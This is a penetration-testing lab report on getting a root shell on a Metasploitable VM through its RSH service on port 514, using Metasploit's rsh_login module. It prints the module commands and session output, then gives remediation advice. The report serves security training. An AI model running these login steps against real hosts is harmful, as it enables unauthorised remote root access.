

Penetration Testing Lab Report

Metasploitable RSH Exploitation via Port 514

Objective

Demonstrate exploitation of the Remote Shell (RSH) service running on a Metasploitable target from a Kali Linux attacker machine in an isolated lab network, using the Metasploit **scanner/rservices/rsh_login** auxiliary module, and verify the resulting shell access.

Environment

Attacker	Kali Linux — 192.168.70.188
Target	Metasploitable VM — 192.168.70.184
Network	Isolated host-only lab network (VirtualBox)
Target Service	RSH / Remote Shell
Target Port	514/TCP

1. Reconnaissance

The lab target was identified as 192.168.70.184. Network connectivity between Kali Linux and Metasploitable was available, allowing service enumeration and controlled testing.

2. Port Scanning

Nmap enumeration identified multiple exposed services on the Metasploitable system. The previously documented lab scan includes port 514 for the shell/rsh service. Port 514 was selected for this exercise because the RSH service was accessible from the Kali attacker.

Target service: **514/TCP — shell (RSH)**

3. Exploitation with Metasploit

The Metasploit Framework auxiliary module **scanner/rservices/rsh_login** was used. The target was configured as RHOSTS 192.168.70.184 and the username was set to root. The module attempted an RSH login and reported a successful shell session.

The terminal evidence shows: **Command shell session 1 opened (0.0.0.0:1023 → 192.168.70.184:514).**

```
raj@KALI: ~  
Session  Actions  Edit  View  Help  
USER_AS_PASS      false      no      Try the username as the password for all users  
USER_FILE          no      File containing usernames, one per line  
VERBOSE           true      yes     Whether to print output for all attempts  
  
View the full module info with the info, or info -d command.  
  
msf auxiliary(scanner/rservices/rsh_login) > set RHOSTS 192.168.70.184  
RHOSTS => 192.168.70.184  
msf auxiliary(scanner/rservices/rsh_login) > set username root  
username => root  
msf auxiliary(scanner/rservices/rsh_login) >  
msf auxiliary(scanner/rservices/rsh_login) > run  
[*] 192.168.70.184:514 - 192.168.70.184:514 - Starting rsh sweep  
[*] 192.168.70.184:514 - 192.168.70.184:514 - Attempting rsh with username 'root' from 'root'  
[+] 192.168.70.184:514 - 192.168.70.184:514, rsh 'root' from 'root' with no password.  
[!] 192.168.70.184:514 - No active DB -- Credential data will not be saved!  
[*] Command shell session 1 opened (0.0.0.0:1023 -> 192.168.70.184:514) at 2026-08-07 13:18:25 +0400  
[*] 192.168.70.184:514 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/rservices/rsh_login) > 
```

Figure 1 — Metasploit RSH login module successfully opened a command shell session to port 514.


4. Session Verification

The active Metasploit session was listed using **sessions -l** and then interacted with using **sessions -i 1**. The resulting shell prompt was **sh-3.2#**.

Post-Exploitation Verification

The following commands were executed inside the obtained shell to verify the privilege level and operating-system information:

- **whoami** — returned **root**
- **id** — returned **uid=0(root) gid=0(root) groups=0(root)**
- **hostname** — returned **metasploitable**
- **uname -a** — identified the Metasploitable Linux kernel and i686 architecture



```
msf5 auxiliary(scanner/rservices/rsh_login) > sessions -l

Active sessions
=====
  Id  Name  Type  Information                                     Connection
  --  --
   1             shell  RSH root from root (192.168.70.184:514)  0.0.0.0:1023 → 192.168.70.184:514 (192.168.70.184)

msf5 auxiliary(scanner/rservices/rsh_login) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
sh: no job control in this shell
sh-3.2#

sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-3.2# hostname
metasploitable
sh-3.2# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2#
```

Figure 2 — Interactive RSH shell session and verification commands showing root-level access.

5. Finding

The RSH service on TCP port 514 allowed the lab attacker to obtain a command shell as the root user without a conventional password prompt. The evidence demonstrates that the service was configured in an insecure manner and permitted remote root-level access.

6. Impact

Successful root-level access represents a complete compromise of the target host within the lab. An attacker with the same access could execute commands with the highest local privilege and potentially read, modify, or delete system data.

7. Root Cause

The immediate security issue demonstrated by this exercise is the exposure of the legacy RSH service on TCP 514 together with an authentication/trust configuration that permitted the tested root session. The screenshots establish the successful root session; they do not by themselves identify the exact trust-file configuration responsible, so that configuration should be verified separately on the target.

8. Remediation

- Disable RSH/r-services when they are not required.
- Do not permit remote root login through legacy remote-shell services.
- Remove or restrict insecure trust relationships such as `hosts.equiv` or `.rhosts` where present.
- Use SSH with strong authentication instead of RSH.
- Restrict TCP/514 using host firewall rules and network segmentation.
- Monitor and alert on attempts to use legacy r-services in production environments.

Conclusion

The lab successfully demonstrated exploitation of the Metasploitable RSH service on port 514. Metasploit opened an interactive shell, and the verification commands confirmed root-level access. The exercise highlights why legacy remote-shell protocols should be disabled and replaced with secure administration mechanisms such as SSH.